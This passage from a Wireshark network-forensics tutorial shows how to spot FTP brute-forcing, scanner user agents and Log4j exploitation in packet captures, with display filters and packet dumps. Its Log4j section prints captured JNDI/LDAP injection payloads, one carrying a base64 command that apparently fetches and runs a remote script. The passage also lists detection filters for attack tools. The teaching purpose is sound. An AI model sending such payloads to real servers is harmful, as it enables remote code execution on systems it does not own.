        16 0.050057    10.121.70.151     10.234.125.254    FTP       Response: 331 Password required for admin.
        17 0.051363    10.234.125.254    10.121.70.151     FTP       Request: PASS mercury
        19 0.052900    10.121.70.151     10.234.125.254    FTP       Response: 331 Password required for admin.
        20 0.059083    10.121.70.151     10.234.125.254    FTP       Response: 331 Password required for admin.
        21 0.059593    10.234.125.254    10.121.70.151     FTP       Request: PASS mets
        29 0.108560    10.121.70.151     10.234.125.254    FTP       Response: 530 Login incorrect.
        32 0.120024    10.121.70.151     10.234.125.254    FTP       Response: 530 Login incorrect.
        39 0.145896    10.121.70.151     10.234.125.254    FTP       Response: 530 Login incorrect.
        47 0.195865    10.234.125.254    10.121.70.151     FTP       Request: PASS mgr
        52 0.207636    10.121.70.151     10.234.125.254    FTP       Response: 220 FTP Service
```

```
▸ Frame 4: 76 bytes on wire (608 bits), 76 bytes captured (608 bit
▸ Ethernet II, Src: 00:01:96:3c:3f:a8, Dst: 00:d0:59:aa:af:80
▸ Internet Protocol Version 4, Src: 10.121.70.151, Dst: 10.234.125
▸ Transmission Control Protocol, Src Port: 21, Dst Port: 2217, Seq
▾ File Transfer Protocol (FTP)
  ▾ 530 Login incorrect.\r\n
       Response code: Not logged in (530)
       Response arg: Login incorrect.
  [Current working directory: ]
```

```
0000  00 d0 59 aa af 80 00 01  96 3c 3f a8 08 00 45 00   ··Y···· ·<?···E·
0010  00 3e 5e 27 40 00 2e 06  14 9b 0a 79 46 97 0a ea   ·>^'@·.· ···yF···
0020  7d fe 00 15 08 a9 4b 7b  47 9a 42 73 b6 ef 50 18   }·····K{ G·Bs··P·
0030  c0 00 5b 4e 00 00 35 33  30 20 4c 6f 67 69 6e 20   ··[N··53 0 Login
0040  69 6e 63 6f 72 72 65 63  74 2e 0d 0a               incorrec t.··
```

▼ Cleartext Protocol Analysis: HTTP

HTTP Analysis

- Hypertext Transfer Protocol (HTTP) is a cleartext-based, request-response and client-server protocol. It is the standard type of network activity to request/serve web pages, and by default, it is not blocked by any network perimeter. As a result of being unencrypted and the backbone of web traffic, HTTP is one of the must-to-know protocols in traffic analysis. Following attacks could be detected with the help of HTTP analysis:
- Phishing pages
- **Web attacks**
- **Data exfiltration**
- Command and control traffic (C2)

HTTP analysis in a nutshell:

Notes	Wireshark Filter
Global search **Note:** HTTP2 is a revision of the HTTP protocol for better performance and security. It supports binary data transfer and request&response multiplexing.	• `http` • `http2`
"HTTP **Request Methods"** for grabbing the low-hanging fruits: • **GET** • **POST** • **Request**: Listing all requests	• `http.request.method == "GET"` • `http.request.method == "POST"` • `http.request`
"HTTP Response Status Codes" for grabbing the low-hanging	• `http.response.code ==`

fruits: • **200 OK:** Request successful. • **301 Moved Permanently:** Resource is moved to a new URL/path (permanently). • **302 Moved Temporarily:** Resource is moved to a new URL/path (temporarily). • **400 Bad Request:** Server didn't understand the request. • **401 Unauthorised:** URL needs authorisation (login, etc.). • **403 Forbidden:** No access to the requested URL. • **404 Not Found:** Server can't find the requested URL. • **405 Method Not Allowed:** Used method is not suitable or blocked. • **408 Request Timeout:** Request look longer than server wait time. • **500 Internal Server Error:** Request not completed, unexpected error. • **503 Service Unavailable:** Request not completed server or service is down.	`200` • `http.response.code == 401` • `http.response.code == 403` • `http.response.code == 404` • `http.response.code == 405` • `http.response.code == 503`
"HTTP Parameters" for grabbing the low-hanging fruits: • **User agent:** Browser and operating system identification to a web server application. • **Request URI:** Points the requested resource from the server. • **Full *URI:** Complete URI information. ***URI:** Uniform Resource Identifier.	• `http.user_agent contains "nmap"` • `http.request.uri contains "admin"` • `http.request.full_uri contains "admin"`
"HTTP Parameters" for grabbing the low-hanging fruits: • **Server:** Server service name. • **Host:** Hostname of the server • **Connection:** Connection status. • **Line-based text data:** Cleartext data provided by the server. • **HTML Form URL Encoded:** Web form information.	• `http.server contains "apache"` • `http.host contains "keyword"` • `http.host == "keyword"` • `http.connection == "Keep-Alive"` • `data-text-lines contains "keyword"`


User Agent Analysis

- As the adversaries use sophisticated technics to accomplish attacks, they try to leave traces similar to natural traffic through the known and trusted protocols.
- For a security analyst, it is important to spot the anomaly signs on the bits and pieces of the packets. The "user-agent" field is one of the great resources for spotting anomalies in HTTP traffic.
- In some cases, adversaries successfully **modify** the user-agent data, which could look super natural.
- A security analyst cannot rely only on the user-agent field to spot an anomaly.
- **Never whitelist a user agent**, even if it looks natural.

- User agent-based anomaly/threat detection/hunting is an additional data source to check and is useful when there is an obvious anomaly. If you are unsure about a value, you can conduct a web search to validate your findings with the default and normal user-agent info (**example site**).

User Agent analysis in a nutshell:

Notes	Wireshark Filter
Global search.	• `http.user_agent`
Research outcomes for grabbing the low-hanging fruits: • Different user agent information from the same host in a short time notice. • Non-standard and custom user agent info. • Subtle spelling differences. **("Mozilla" is not the same as "Mozlilla" or "Mozlila")** • Audit tools info like Nmap, Nikto, Wfuzz and sqlmap in the user agent field. • Payload data in the user agent field.	• `(http.user_agent contains "sqlmap") or (http.user_agent contains "Nmap") or (http.user_agent contains "Wfuzz") or (http.user_agent contains "Nikto")`


user-agent.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.user_agent

```
Source          Destination     Protocol Info                                                    User-Agent
192.168.3.131   209.17.73.30    HTTP     GET /albums/y299/Realnez/IMGP2303-1.jpg HTTP/1.1        Mozilla/5.0 (Windows;
192.168.3.131   209.17.73.30    HTTP     GET /albums/y299/Realnez/IMGP2304-1.jpg HTTP/1.1        Mozilla/5.0 (Windows;
192.168.3.131   208.82.236.129  HTTP     GET /van/mcy/2137728782.html HTTP/1.1                   Mozilla/5.0 (Windows;
192.168.3.131   208.82.236.130  HTTP     GET /3m13p13l05Q55Z65X0acv003770026e741226.jpg HTTP/1.1 Mozilla/5.0 (Windows;
192.168.3.131   208.82.236.130  HTTP     GET /3kd3m13o55O25W15P4acv060fa6ada6de13b0.jpg HTTP/1.1 Mozilla/5.0 (Windows;
192.168.3.131   208.82.236.129  HTTP     GET /van/mcy/2147374698.html HTTP/1.1                   Mozilla/5.0 (Windows;
172.16.172.132  172.16.172.129  HTTP     POST /sdk HTTP/1.1                                      Mozilla/5.0 (compatib
172.16.172.132  172.16.172.129  HTTP     GET /nmaplowercheck1581446587 HTTP/1.1                  Mozilla/5.0 (compatib
172.16.172.132  172.16.172.129  HTTP     GET /evox/about HTTP/1.1                                Mozilla/5.0 (compatib
172.16.172.132  172.16.172.129  HTTP     GET /dvwa/.bashrc.php HTTP/1.1                          Wfuzz/2.4
172.16.172.132  172.16.172.129  HTTP     [TCP Previous segment not captured] GET /dvwa/.listings.p… Wfuzz/2.4
172.16.172.132  172.16.172.129  HTTP     [TCP Previous segment not captured] GET /dvwa/.profile.ph… Wfuzz/2.4
172.16.172.132  172.16.172.129  HTTP     GET /dvwa/.svn.php HTTP/1.1                             Wfuzz/2.4
172.16.172.132  172.16.172.129  HTTP     [TCP Previous segment not captured] GET /dvwa/.install.ph  Wfuzz/2.4
```

```
▸ Frame 10: 207 bytes on wire (1656 bits), 207 bytes captured (1656 bits)
▸ Ethernet II, Src: 00:0c:29:49:7c:c6, Dst: 00:50:56:29:78:63
▸ Internet Protocol Version 4, Src: 172.16.172.132, Dst: 172.16.172.129
▸ Transmission Control Protocol, Src Port: 45478, Dst Port: 80, Seq: 1, Ack: 1, Len:
▾ Hypertext Transfer Protocol
  ▸ GET /dvwa/.bashrc.php HTTP/1.1\r\n
    Host: 172.16.172.129\r\n
    Accept: */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    User-Agent: Wfuzz/2.4\r\n
    \r\n
    [Full request URI: http://172.16.172.129/dvwa/.bashrc.php]
    [HTTP request 1/12]
    [Next request in frame: 11]
```

```
29 78 63 00 0c  29 49 7c c6 08 00 45 00   ·PV)xc··  )I|···E·
7b 40 00 40 06  b3 94 ac 10 ac 84 ac 10   ···{@·@·  ········
a6 00 50 74 7c  41 90 ad eb 29 9f 80 18   ·····Pt|  A···)···
da 00 00 01 01  08 0a f9 28 df 67 00 00   ········  ···(·g··
45 54 20 2f 64  76 77 61 2f 2e 62 61 73   ··GET /d  vwa/.bas
2e 70 68 70 20  48 54 54 50 2f 31 2e 31   hrc.php   HTTP/1.1
6f 73 74 3a 20  31 37 32 2e 31 36 2e 31   ··Host:   172.16.1
31 32 39 0d 0a  41 63 63 65 70 74 3a 20   72.129··  Accept:
0d 0a 43 6f 6e  74 65 6e 74 2d 54 79 70   */*··Con  tent-Typ
61 70 70 6c 69  63 61 74 69 6f 6e 2f 78   e: appli  cation/x
77 2d 66 6f 72  6d 2d 75 72 6c 65 6e 63   -www-for  m-urlenc
64 0d 0a 55 73  65 72 2d 41 67 65 6e 74   oded··Us  er-Agent
66 75 7a 7a 2f  32 2e 34 0d 0a 0d 0a      : Wfuzz/  2.4····
```


Log4j Analysis

- Log4j Analysis refers to the process of examining and assessing the logs generated by the Apache Log4j framework in order to identify security vulnerabilities, operational issues, or other relevant insights within an application or system.

- A proper investigation starts with prior research on threats and anomalies going to be hunted. Let's review the knowns on the "**Log4j**" attack before launching Wireshark.

Log4j vulnerability analysis in a nutshell:

Notes	Wireshark Filters
Research outcomes for grabbing the low-hanging fruits: • The attack starts with a "**POST**" request • There are known cleartext patterns: "**jndi:ldap**" and "**Exploit.class**".	• `http.request.method == "POST"` • `(ip contains "jndi") or ( ip contains "Exploit")` • `(frame contains "jndi") or ( frame contains "Exploit")` • `(http.user_agent contains "$") or (http.user_agent contains "==")`



http.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

((ip contains "jndi") or (ip contains "Exploit"))

```
No.   Time               Source            Destination     Protocol  Info
  444 3163.829852        45.137.21.9       198.71.247.91   HTTP      POST / HTTP/1.1
 9994 72034.474815       161.35.155.230    198.71.247.91   HTTP      GET / HTTP/1.1
 9998 72034.647559       161.35.155.230    198.71.247.91   HTTP      GET /favicon.ico HTTP/1.1
11149 80077.623532       128.199.15.215    198.71.247.91   HTTP      GET / HTTP/1.1
11629 84535.729922       128.199.15.215    198.71.247.91   HTTP      GET /$%7Bjndi:ldap://http80path.kryptoslogic-cve-2021-442
16071 97934.247752       45.155.205.233    198.71.247.91   HTTP      GET /?x=${jndi:ldap://45.155.205.233:12344/Basic/Command/
16253 99511.100596       20.71.156.146     198.71.247.91   HTTP      GET /$%7Bjndi:ldap://45.130.229.168:1389/Exploit%7D HTTP/
17618 109724.0835…       177.185.117.129   198.71.247.91   HTTP      GET / HTTP/1.1
17627 109724.3148…       177.185.117.129   198.71.247.91   HTTP      GET / HTTP/1.1
17637 109724.5459…       177.185.117.129   198.71.247.91   HTTP      GET / HTTP/1.1
17647 109724.7684…       177.185.117.129   198.71.247.91   HTTP      GET / HTTP/1.1
23395 137405.2102…       61.175.202.154    198.71.247.91   HTTP      GET / HTTP/1.1
23401 137405.3793…       61.175.202.154    198.71.247.91   HTTP      GET / HTTP/1.1
23412 137405.5939        61.175.202.154    198.71.247.91   HTTP      GET / HTTP/1.1
```

```
▸ Frame 444: 447 bytes on wire (3576 bits), 447 bytes captured (3576 bits) on interfa
▸ Ethernet II, Src: 64:9e:f3:be:db:66, Dst: 00:16:3c:f1:fd:6d
▸ Internet Protocol Version 4, Src: 45.137.21.9, Dst: 198.71.247.91
▸ Transmission Control Protocol, Src Port: 38790, Dst Port: 80, Seq: 1, Ack: 1, Len:
▾ Hypertext Transfer Protocol
  ▾ POST / HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): POST / HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /
      Request Version: HTTP/1.1
    User-Agent: ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8v
    Host: 198.71.247.91\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: close\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://198.71.247.91/]
    [HTTP request 1/1]
    [Response in frame: 446]
```

```
00 00 38 06  8d ce 2d 89 15 09 c6 47   ···C··8· ··-····G
00 50 54 27  fb 2a 82 28 c8 23 80 18   ·[···PT' ·*·(·#··
00 00 01 01  08 0a f9 29 22 a5 bd 5f   ··f····· ···)"··_
53 54 20 2f  20 48 54 54 50 2f 31 2e   @·POST /  HTTP/1.
73 65 72 2d  41 67 65 6e 74 3a 20 24   1··User- Agent: $
69 3a 6c 64  61 70 3a 2f 2f 34 35 2e   {jndi:ld ap://45.
32 31 2e 39  3a 31 33 38 39 2f 42 61   137.21.9 :1389/Ba
43 6f 6d 6d  61 6e 64 2f 42 61 73 65   sic/Comm and/Base
32 64 6c 64  43 42 6f 64 48 52 77 4f   64/d2dld CBodHRwO
6a 49 75 4d  6a 45 77 4c 6a 45 7a 4d   i8vNjIuM jEwLjEzM
54 41 76 62  47 67 75 63 32 67 37 59   C4yNTAvb Gguc2g7Y
32 51 67 4b  33 67 67 62 47 67 75 63   2htb2QgK 3ggbGguc
69 39 73 61  43 35 7a 61 41 3d 3d 7d   2g7Li9sa C5zaA==}
73 74 3a 20  31 39 38 2e 37 31 2e 32   ··Host:  198.71.2
31 0d 0a 41  63 63 65 70 74 3a 20 74   47.91··A ccept: t
68 74 6d 6c  2c 61 70 70 6c 69 63 61   ext/html ,applica
2f 78 68 74  6d 6c 2b 78 6d 6c 2c 61   tion/xht ml+xml,a
63 61 74 69  6f 6e 2f 78 6d 6c 3b 71   pplicati on/xml;q
2c 69 6d 61  67 65 2f 77 65 62 70 2c   =0.9,ima ge/webp,
71 3d 30 2e  38 0d 0a 41 63 63 65 70   */*;q=0. 8··Accep
6e 67 75 61  67 65 3a 20 65 6e 2d 55   t-Langua ge: en-U
3b 71 3d 30  2e 35 0d 0a 41 63 63 65   S,en;q=0 .5··Acce
6e 63 6f 64  69 6e 67 3a 20 67 7a 69   pt-Encod ing: gzi
```


▼ Encrypted Protocol Analysis: Decrypting HTTPS

Decrypting HTTPS Traffic


- When investigating web traffic, analysts often run across encrypted traffic. This is caused by using the Hypertext Transfer Protocol Secure (HTTPS) protocol for enhanced security **against spoofing, sniffing and intercepting attacks**.

- HTTPS uses **TLS** protocol to **encrypt** communications, so it is impossible to decrypt the traffic and view the transferred data without having the **encryption/decryption key pairs**.
- As this protocol provides a good level of security for transmitting sensitive data, attackers and malicious websites also use HTTPS.
- Therefore, a security analyst should know how to use key files to decrypt encrypted traffic and investigate the traffic activity.


The packets will appear in different colours as the HTTP traffic is encrypted. Also, protocol and info details (actual URL address and data returned from the server) will not be fully visible. The first image below shows the HTTP packets encrypted with the TLS protocol. The second and third images demonstrate filtering HTTP packets without using a key log file.


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time      Source          Destination      Protocol  Info
   1 0.000000  192.168.1.12    239.255.255.250  SSDP      M-SEARCH * HTTP/1.1
   2 0.698970  192.168.1.12    192.168.1.1      DNS       Standard query 0x4065 A clientservices.googleapis.c
   3 0.711564  192.168.1.12    192.168.1.1      DNS       Standard query 0x6518 A accounts.google.com
   4 0.712750  192.168.1.1     192.168.1.12     DNS       Standard query response 0x4065 A clientservices.goo
   5 0.719866  192.168.1.1     192.168.1.12     DNS       Standard query response 0x6518 A accounts.google.co
   6 0.724837  192.168.1.12    192.168.1.1      DNS       Standard query 0x4065 A clientservices.googleapis.c
   7 0.726443  192.168.1.12    239.255.255.250  SSDP      M-SEARCH * HTTP/1.1
   8 0.727009  192.168.1.12    172.217.17.237   TCP       64511 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS
   9 0.727225  192.168.1.12    172.217.17.227   TCP       64512 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS
  10 0.727688  192.168.1.1     192.168.1.12     DNS       Standard query response 0x4065 A clientservices.goo
  11 0.753562  172.217.17.227  192.168.1.12     TCP       443 → 64512 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
  12 0.753642  192.168.1.12    172.217.17.227   TCP       64512 → 443 [ACK] Seq=1 Ack=1 Win=262912 Len=0
  13 0.754105  192.168.1.12    172.217.17.227   TLSv1.3   Client Hello
  14 0.755128  172.217.17.237  192.168.1.12     TCP       443 → 64511 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
  15 0.755173  192.168.1.12    172.217.17.237   TCP       64511 → 443 [ACK] Seq=1 Ack=1 Win=262912 Len=0
  16 0.755456  192.168.1.12    172.217.17.237   TLSv1.3   Client Hello
  17 0.781004  172.217.17.227  192.168.1.12     TCP       443 → 64512 [ACK] Seq=1 Ack=518 Win=66816 Len=0
  18 0.785015  172.217.17.237  192.168.1.12     TCP       443 → 64511 [ACK] Seq=1 Ack=518 Win=66816 Len=0
  19 0.813990  172.217.17.237  192.168.1.12     TLSv1.3   Server Hello, Change Cipher Spec
```


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http
No.  Time  Source  Destination  Protocol  Info
```


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
http2
No.  Time  Source  Destination  Protocol  Info
```

Additional information for HTTPS :

Notes	Wireshark Filter
"HTTPS Parameters" for grabbing the low-hanging fruits: • **Request:** Listing all requests • **TLS:** Global TLS search • TLS Client Request • TLS Server response • Local Simple Service Discovery	• `http.request` • `tls` • `tls.handshake.type == 1` •

Protocol (SSDP) **Note:** SSDP is a network protocol that provides **advertisement and discovery of network services.**	`tls.handshake.type == 2` • `ssdp`

- Similar to the TCP three-way handshake process, the TLS protocol has its handshake process.
- The first two steps contain "**Client Hello**" and "**Server Hello**" messages.
- The given filters show the initial hello packets in a capture file. These filters are helpful to spot which IP addresses are involved in the TLS handshake.
- Client Hello: `(http.request or tls.handshake.type == 1) and !(ssdp)`
- Server Hello:`(http.request or tls.handshake.type == 2) and !(ssdp)`




Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
(http.request or tls.handshake.type == 1) and !(ssdp)
```

```
No.  Time        Source          Destination       Protocol  Info
  13 0.754105    192.168.1.12    172.217.17.227    TLSv1.3   Client Hello
  16 0.755456    192.168.1.12    172.217.17.237    TLSv1.3   Client Hello
  53 0.889384    192.168.1.12    172.217.17.196    TLSv1.3   Client Hello
  64 0.916063    192.168.1.12    172.217.17.196    TLSv1.3   Client Hello
  76 0.950598    192.168.1.12    172.217.17.196    TLSv1.3   Client Hello
 260 3.526591    192.168.1.12    172.217.20.74     TLSv1.3   Client Hello
 289 3.575830    192.168.1.12    172.217.20.74     TLSv1.3   Client Hello
 388 3.731085    192.168.1.12    172.217.20.78     TLSv1.3   Client Hello
 572 4.274527    192.168.1.12    216.58.206.194    TLSv1.3   Client Hello
 589 4.313172    192.168.1.12    216.58.206.198    TLSv1.3   Client Hello
